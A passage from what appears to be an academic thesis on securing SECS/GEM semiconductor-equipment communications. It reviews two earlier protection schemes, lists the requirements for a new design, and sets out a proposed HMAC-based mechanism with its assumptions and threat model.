


Figure 2.17 Workflow of Secured SECS/GEM Security Mechanism

Secured SECS/GEM passes the plaintext data into the encryption mechanism along with the pre-shared key. A pseudorandom nonce is generated on the fly and is used as an initialization vector for the encryption mechanism's internal counter. The same nonce is required at the receiver end to decipher the ciphertext and is written to the data payload as it is safe to share the nonce along with the message. The nonce is written to the first 16 bytes of the message payload. The encryption scheme then encrypts the data as 128-bit blocks using the provided key and part of the nonce as an IV for its internal counter. The ciphertext data is then appended to the message payload after the nonce. Upon completing the encryption process, a tag is generated by the encryption mechanism and written to the last 16 bytes of the message payload. This tag is essentially a hash generated by the encryption mechanism. The tag is used to verify the authenticity of the message on the receiver's end.

On the receiver end, the data payload of the HSMS message is read as in the packet structure for the proposed mechanism. The first 16 bytes of the message payload are read as the nonce. Since the last 16 bytes of the encrypted payload is the tag generated by AES GCM, 16 bytes are subtracted from the length of the remaining payload, and the data is read for that length. The decryption mechanism takes 128-bit blocks of cyphertext and decrypts them. After decryption, a tag is generated by the decryption mechanism. This tag would be the same as the tag obtained from the encryption mechanism. If the tags match, the message is accepted; otherwise, the payload's authenticity fails, and the message is rejected.

2.8 Discussion

Threats to industrial networks from cyber-criminals are increasing exponentially, requiring stringent countermeasures to protect assets. As part of the transition towards Industry 4.0, detecting and preventing cyber-attacks on industrial equipment that communicates through SECS/GEM is an inevitable prerequisite. Unfortunately, research work is scarce in this area, and little to no attempt is being undertaken to address the problem. As previously specified in 2.3, the attackers have the capacity to conduct various types of attacks and cause communication to be disrupted. Realizing the scarcity of solutions addressing the security concerns, two different mechanisms, namely, SECS/GEMsec and Secured SECS/GEM, have been proposed to address the security challenges posed by SECS/GEM communications. SECS/GEMsec employs a digital signature-based mechanism, addresses authentication, and safeguards against cyber-attacks. In contrast, Secured SECS/GEM addresses confidentiality and provides a mechanism for encrypting messages exchanged between a host and equipment. The following subsections provide critical issues and limitations found in these mechanisms.

2.8.1 SECS/GEMsec – Issues and Limitations

SECS/GEMsec successfully overcomes security shortcomings identified in standard SECS/GEM implementation by providing authentication, integrity, and protection against cyber-attacks. However, it has a number of drawbacks that limit its application in a production environment. SECS/GEMsec is a hardcoded and inflexible mechanism, which means that it does not allow for the selection of other algorithms and operational modes. For example, SECS/GEMsec uses SHA2-256 and RSA algorithms to hash and encrypt messages, respectively. There is no room to replace

SHA-2 with SHA-3 or change the key size. Similarly, different situations demand different security levels. Sometimes, authentication suffices the requirement, whereas there may be situations where both authentication and confidentiality are needed.

Although the SECS/GEMsec security mechanism proposed for SECS/GEM achieved its intended design objectives, however, several issues limit its viability in the production systems. First of all, SECS/GEM uses two different sets of keys to achieve authentication and prevention of cyber-attacks.

- SECS/GEMsec employs the SHA256 cryptographic hash function to generate a message digest that could be used on the receiver to verify that the message has not been tampered with while in transit. The attackers could generate the message digest and put it inside the message to bypass the system; thus, to prevent this, the RSA public-key cryptography system is used to encrypt the hash. Digital signatures-based mechanisms employ two different schemes to achieve design objectives, incur computational overhead, and slow down the overall performance.
- The SHA2-256 and RSA (key size 2048 bits) yield 32 and 256 bytes of control overhead, respectively. This is the bare minimum of control overhead that will be added to every message exchanged between the host and the equipment. The SECS/GEMsec recommends that the RSA key size be raised to 4096 bits (512 bytes) for increased security, which, when combined with the SHA2-256 overhead (i.e., 32 bytes), results in 544 bytes. SECS/GEM has a high data density (Weber et al., 2016), which will be abused if each message is accompanied by

massive control overhead, which will eventually have a detrimental impact on bandwidth consumption.

- SECS/GEMsec does not allow for algorithm selection; instead, the SHA2-256 and RSA algorithms are hardcoded into the system. Additionally, no configuration option exists to change the key size of any of these algorithms; for example, users cannot pick SHA2-512 or SHA3 in place of SHA2-256.
- Although the SECS/GEMsec protocol provides authentication and protects against message manipulation while it is in transit (integrity) and other cyber-attacks, it lacks additional capabilities such as confidentiality or privacy. The communication is subject to passive attacks, in which attackers read messages or profiles on communicating devices.

2.8.2 Secured SECS/GEM – Issues and Limitations

Secured SECS/GEM addresses confidentiality and provides the mechanism to encrypt SECS/GEM messages to prevent IP theft and protect privacy. The standard SECS/GEM transmits data in plaintext, making it vulnerable to attacks, and enabling attack actors to monitor communications and launch attacks. Secured SECS/GEM, on the other hand, encrypts data before transmission, offering significant resistance to passive attacks; also, attackers will be unable to extract information or inject malicious content into messages without access to the secret key. Secured SECS/GEM addressed privacy concerns primarily and demonstrated that encrypting messages incurs little processing time overhead and does not adversely impact throughput.

However, the Secured SECS/GEM mechanism does have some drawbacks, which are discussed below.

- Since the Secured SECS/GEM only encrypts the payload of data messages, various critical aspects remain exposed. For instance, the header contains information on the message type, the request type, the SystemBytes, session information, and much more. The attackers may exploit this knowledge to target particular messages, such as those requesting recipe changes.
- SECS/GEM communications are vulnerable to several attacks, including replay attacks and False-Data-Injection-Attacks; thus, an unencrypted header would enable attackers to conduct such attacks. For example, attackers may extract the payload from a legitimate message and wrap it in a new message with a header matching the payload size. This sort of attack has the potential to be fatal since attackers may exploit an old message to lower/increase the temperature.
- Due to the fact that the Secured SECS/GEM scheme lacks an authentication mechanism, the receiver cannot be certain that the message it received originated from the stated sender.
- Secured SECS/GEM does not provide algorithm selection since it is hardcoded to utilize AES-GCM, and there is also no accessible configuration option for modifying the secret key size.
- The equipment configured with the Secured SECS/GEM mechanism would be unable to connect with other equipment in the network (the equipment without Secured SECS/GEM support). This is because encryption would scramble and obfuscate payload information,

rendering it unintelligible to the receiving device and causing the message to be considered invalid or unsupported.

2.8.3 Critical Review

The customizability of security mechanisms enables their security to be adjusted in response to changing circumstances. Both SECS/GEMsec and Secured SECS/GEM are devoid of this freedom and do not provide flexibility to choose operations best suited to the situations. Thus, the situation demands a different solution, a security mechanism that encompasses tons of operations and presents users with features deemed fit to the scenarios without compromising performance or jeopardizing the message structure of the standard SECS/GEM protocol. Therefore, this thesis proposes a better solution - a security mechanism - that supersedes both SECS/GEMsec and Secured SECS/GEM and offers much more than these two mechanisms (i.e., SECS/GEMsec and Secured SECS/GEM) combined. Table 2.6 summarizes the related works on securing SECS/GEM.

Table 2.6 Summary of Related Works on Securing SECS/GEM

Mechanism	Strengths	Limitations
Standard SECS/GEM (SEMI, 1994)	N/A	• Offers no security • No authentication • No protection against cyber-attacks at all • No mechanism to ensure message integrity • No support confidentiality
SECS/GEMsec Shams A. Laghari, et al., 2021)	• Offers Authentication • Ascertains integrity • Detection and prevention of cyber-attacks, including DoS attacks, Replay Attacks, and FDIA attacks	• Very high processing time • High control overhead (i.e., it appends control data with each message exchanged) • It is a digital signature-based solution; thus, it requires multiple keys • The mechanism is hardcoded and does not offer to choose algorithms for hashing and digital signature • Fixed algorithm, as well as key sizes (RSA=2048, SHA2-256), cannot be changed
Secured SECS/GEM Ashish Jaisan, et al., 2021)	• Offers Confidentiality • Authenticates only Data Messages	• Only encrypts payloads, thus cannot protect the privacy • Vulnerable to replay attacks • It does not authenticate Control Messages • Vulnerable to DoS attack

2.9 Requirements for New Security Mechanism

Taking into account the shortcomings of the existing mechanisms (i.e., SECS/GEMsec and Secured SECS/GEM), the following are the prerequisites for a new security mechanism to protect SECS/GEM communications against cyber-attacks.

2.9.1 Resilience Against Cyber-Attacks

Protecting against cyber-attacks such as FDIA, DoS, and Replay attacks is one of the primary considerations in securing SECS/GEM communications. In order to defend against these types of attacks, it is essential to design a robust security mechanism capable of providing authentication and data integrity. Authentication ensures that the devices and machines connecting are legitimate and permitted to do so, while integrity ensures that the message is not altered during transmission.

2.9.2 Lightweight

The SECS/GEM standard is a highly optimized protocol that provides near-real-time insight into industrial equipment. Thus, the security mechanisms proposed for SECS/GEM must also be lightweight and have a minimal impact on overall performance. The drawback of most existing mechanisms, including SECS/GEMsec, is that they rely on digital signatures, rendering them compute-intensive, complex, and slower than hash-based mechanisms. Performance in terms of processing time is the most important indicator for any Industrial M2M communication protocol, which implies that the M2M communication protocols must be lightweight. The added complexity posed by SECS/GEMsec mechanisms diminishes the viability of these mechanisms. The complexity of any machine depends upon the algorithm it has employed for the computation purpose (Flood & Carson, 2013). Thus, from this definition, choosing an efficient algorithm for the design of a new security scheme is essential to perform secure SECS/GEM communications with minimal overhead, i.e., less complexity in industrial networks.

2.9.3 Multi-Featured Solution

The current approaches for dealing with security issues in SECS/GEM have been developed individually from one another. This problem is addressed, for example, by SECS/GEMsec, which provides a security mechanism that provides authentication, integrity, and protection against cyber-attacks. SECS/GEMsec, on the other hand, does not give any protection against confidentiality concerns. Instead, the Secured SECS/GEM concentrates on confidentiality rather than providing authentication, integrity, or protection from cyber-attacks. There is currently no solution that combines the benefits supplied by both of these techniques and many other capabilities in a single package. The proposed mechanism must give a multi-featured solution while also not causing performance repercussions on the system to solve this problem.

2.9.4 Customization and Compatibility

The solutions proposed to address security challenges in industrial communication networks are often hardcoded, and the user is not given the option of selecting the optimum mix of features available for the particular scenario. For example, SECS/GEMsec and Secured SECS/GEM are packed with RSA and AES-GCM, with key sizes of 2048 bits and 256 bits, respectively. Neither the algorithms nor the key size underlined in the table may be altered by a selectable configuration option. The suggested system must allow for a selectable and customizable list of possibilities to be made accessible, from which the most suitable combination should be selected and applied to the specific case.

2.10 Chapter Summary

This chapter provided a detailed discussion on the background of the SECS/GEM communication protocol, its underlining SEMI standards (i.e., SECS-I, SECS-II, HSMS, and GEM), and fundamental concepts associated with this research. In addition, the preponderance of the cyber-attacks that endanger SECS/GEM communications in industrial networks is discussed thoroughly. In addition, the connection management processes, message structure, message encoding, and message formatting were all covered in depth in this chapter. The plethora of authentication mechanisms specifically designed for machine-to-machine communications in industrial networks is discussed in great depth in this chapter.

Realizing that there are only a handful of security mechanisms exist for securing SECS/GEM communications has spurred us to develop security mechanisms that may be deployed in a production environment without requiring any changes or modifications to the current message formats. SECS/GEMsec and Secured SECS/GEM dealt with authentication and confidentiality challenges independently from one another and provided two distinct solutions to deal with these issues. Section 2.9 and Section 2.7.2 provided the specifications and functioning of these mechanisms in great detail and highlighted the limitations of these mechanisms.

CHAPTER 3

RESEARCH METHODOLOGY

As mentioned in Chapter 1, SECS/GEM suffers from a lack of essential security features (i.e., authentication, message integrity, and so on), rendering communications vulnerable when employed in the Industry 4.0 ecosystem. The long life (a couple of decades or more) and high cost of industrial equipment make it inconvenient to replace them with equipment with a different interface or protocol; it is also a not viable solution to operate them without using security features. This chapter extends research in this direction and proposes a feature-rich mechanism that can be installed on both new and existing systems, making them useable in contemporary manufacturing industries.

This chapter thoroughly explains the proposed SECS/GEM Security Mechanism (SGSM). The proposed mechanism employs an Authentication Code Block (ACB) frame structure to carry control information necessary for the receiver to verify that the message originated from an authorized device and was not altered during transit. Instead of making changes in the HSMS message structure, the ACB is piggybacked with the HSMS message. Additionally, a rule-based mechanism is developed to distinguish between legit and fraudulent messages exchanged between the host and the equipment.

The remainder of this chapter is arranged in the following manner. Section 3.1 provides the methodology of the proposed mechanism, together with the assumptions and threat model that have been used in this study. The proposed mechanism and its sub-mechanisms, ACB structure, and ACB generation are presented in Section 3.2. Section 3.3 discusses the workflow of the proposed mechanism, Section 3.4 provides

an explanation of the assessment measures, and Section 3.5 provides a summary of the entire chapter.

3.1 Methodology of the Proposed SECS/GEM Security Mechanism (SGSM)

SGSM aims to offer a comprehensive security mechanism that is able to authenticate the entities communicating and prevent a range of cyber-attacks, such as denial-of-service (DoS) attacks, replay attacks, and FDIA, that may be anticipated or carried out on semiconductor manufacturing industrial networks.

3.1.1 Assumptions

Several assumptions are established for the development of a comprehensive security mechanism that is intended to accomplish the research objectives of this study and validate the expected outcomes. These assumptions are given as follows.

- Industrial equipment with SECS/GEM interface may exchange messages using either the SECS-I or the HSMS protocol; however, since the SECS-I protocol is outdated and only exists on legacy machines, this research is limited to the HSMS protocol.
- It is assumed that all participating entities (i.e., hosts and equipment) in the industrial network are configured with the SGSM mechanism.
- This research assumes that the necessary keys for creating an HMAC value have already been set up on machines and are safeguarded by key management software. However, the security of the key management software itself is not being examined in this study.
- It is assumed in this research that SECS/GEM communication takes place in an environment (wired or wireless) that is vulnerable to cyber-

attacks, and adversaries can eavesdrop on communication and launch attacks.

3.1.2 Threat Model

In order to propose a sophisticated and comprehensive security mechanism that accomplishes the goals of this study stated in Section 1.4 of Chapter 1 and the previous section, the threat model is defined as under:

- The attacker can monitor network traffic and is fully aware of the precise port number used for communication between a host and equipment. Given that the SECS/GEM messages have a non-secure design, an attacker can modify the contents in the captured messages (both control message and data messages) to launch various attacks, including DoS attacks, Replay attacks, and FDIA attacks.
- In order to launch an attack, the adversary may examine every message exchanged between the two communicating entities and keep track of the most recent SystemBytes, knowing that the SystemBytes are incremented monotonically.
- The attacker may impersonate a host or equipment and transmit malicious messages, such as a recipe change or the termination of a communication connection, which results in an FDIA or DoS attack.
- Given that only an entity configured in active mode can initiate the communication establishment process, the attacker can masquerade and send a request on behalf of the legitimate host or equipment and prevent connection establishment, resulting in a DoS attack.

3.1.3 Design Goal

Asymmetric cryptographic systems, also known as public key cryptography, rely on a pair of keys, one of which is kept private and the other of which is shared publicly. These systems are often used for secure communication over an untrusted network, such as the internet because they allow for secure communication without the need for prior key exchange. However, asymmetric systems are generally slower and more computationally intensive than symmetric systems, which use a single shared key for both encryption and decryption. Because SECS/GEM is designed for near real-time communication, the overhead of asymmetric systems would likely be too great and would impede the protocol's ability to provide timely insights into the systems. This study employs symmetric cryptographic systems since they are more suited to SECS/GEM because they are faster and require fewer computational resources.

A security mechanism that achieves the research objectives discussed in Chapter One is required owing to the unavailability of security features in standard SECS/GEM. However, several other shortcomings are identified in the literature review that demonstrated that the mechanisms SECS/GEMsec and Secured SECS/GEM, which are both designed to protect SECS/GEM communications, are woefully inadequate as well. Based on the literature review carried out in Chapter Two, there are three additional requirements to design a new security mechanism for securing SECS/GEM communications from cyber-attacks in the industrial network. These three requirements are; a lightweight, multi-featured, and customizable scheme to perform authentication, message integrity, and prevention of cyber-attacks, which can be achieved as follow:

- **Lightweight:** The lightweight requirement may be achieved by reducing the complexity of existing mechanisms for generating the message digest and then encrypting it in such a way that it is no longer readable. Due to the fact that complicated mechanisms such as SECS/GEMsec use SHA-256 and RSA to offer authentication, which ultimately requires more processing time. Thus, the complexity in SECS/GEMsec may be greatly reduced when merely a cryptographic hash function is used to accomplish the desired design objective. The resulting mechanism becomes lightweight and efficient by excluding RSA entirely from the proposed system. Furthermore, there will be no need to manually configure three distinct keys (i.e., one key for SHA2-256; two keys for RSA) on each computer in the industrial network.
- **Multi-featured Solution:** When testing and debugging an offline machine, it is not necessary to have sophisticated security mechanisms in place; instead, the standard SECS/GEM implementation is sufficient for this task. In addition, the mechanism should be adaptable and provide a variety of options depending on the scenarios. SECS/GEMsec only offers authentication, while Secured SECS/GEM offers only confidentiality. However, a robust mechanism should provide multiple features as a bundle. This way, the mechanism would allow the user to select between several modes of operation. Hence, the proposed mechanism will incorporate multiple features (e.g., authentication, confidentiality, integrity) and will be suitable for a wide range of applications.

- **Customizable:** Because hardcoded security mechanisms are infeasible and do not allow for selecting other solutions, a comprehensive security mechanism is required to resolve these issues. The security mechanism will include its own message structure, header, and options fields, such as algorithm and key size to be used, to allow for selection among options without changing anything in the existing message structure of the HSMS protocol. Thus, the resulting mechanism will circumvent the limitation of having a hardcoded solution and provide a plethora of possibilities.

3.2 Proposed SECS/GEM Security Mechanism (SGSM)

The proposed SGSM mechanism is intended to protect communications in industrial networks against cyber-attacks in order to achieve the research objectives discussed in Chapter 1, i.e., authentication, message integrity, and improved security. This section covers the major development phases of the proposed mechanism, its components, and its processes. Figure 3.1 depicts the placement of the proposed mechanism in the SECS/GEM layered architecture.




Figure 3.1 The Placement of SGSM in the Layer-Architecture of SECS/GEM

The proposed SGSM mechanism consists of four main stages. The first stage is called ACB Generation and Authentication. This stage aims to generate the ACB message structure and initialize it with the values supplied during the system configuration to authenticate equipment in the industrial networks. The second stage is achieving authentication and message integrity, which ascertains that the messages exchanged between the two communicating devices are not altered while in transit. The third stage, Attack Prevention, aims to define a rule-based mechanism and classify messages into legitimate and illegitimate for attack detection and prevention. The performance is measured in terms of processing time, control overhead incurred, and resilience against cyber-attacks. Figure 3.2 shows the main stages of the proposed SGSM security mechanism.




Figure 3.2 The Architecture of the SECS/GEM Security Mechanism (SGSM)

3.2.1 ACB Generation and Initialization (Stage 1)

This stage aims to achieve the first objective of this research, which is to prevent unauthorized devices from communicating and disrupting SECS/GEM communications in the manufacturing industry. To achieve this goal, the authentication mechanism is devised that only allows legitimate industry equipment to communicate once authenticated. The HMAC algorithm is adopted to generate a message digest utilizing various hashing algorithms (e.g., SHA-1, SHA-2, SHA-3). This study chose to examine the performance of SGSM utilizing SHA1, SHA2, and SHA3 with varying key sizes since these algorithms are widely used and have a track record of providing strong authentication and integrity. However, various HMAC algorithms, like BLAKE2b-HMAC, Poly1305-AES, GHASH, UMAC, and HMAC-Whirlpool, can accomplish the same objective.

The generated message digest is thereafter appended to the messages exchanged between the two communicating devices. First of all, the sender is required to generate ACB with the specifications provided during the system configurations. The ACB is initialized with zeros because there is no control information or data to initialize it with during the initialization phase. The Secret-Key required to compute the hash value is stored in a protected file and is referenced with the Secret-Key ID. For security reasons, the secret key is stored separately in a file and is never shared between the host and the equipment; instead, the secret-key-id is referenced whenever the hash for a given message has to be computed. As mentioned previously, the mechanism for key distribution is beyond the scope of this study; keys are installed manually during system configuration. The host is usually communicating with several factory tools at a time, whereas the equipment is only

connected to a single host. Figure 3.3 depicts the anticipated factory equipment equipped with the proposed SGSM mechanism on the shop floor.




Figure 3.3 Host and Equipment Configurations Using SGSM

3.2.1(a) Authentication Code Block (ACB) – The Message Structure

The ACB (Figure 3.4) is the cornerstone of the proposed mechanism and encompasses all necessary information required to overcome the security weaknesses addressed in the preceding sections. The ACB is a block of data that contains both control information and hashing values of the entire SECS/GEM message to ascertain message authenticity and integrity. The structure of ACB is carefully designed for existing and future demands. The first 16 bytes are fixed and contain useful control information. The details of each header field are given below.

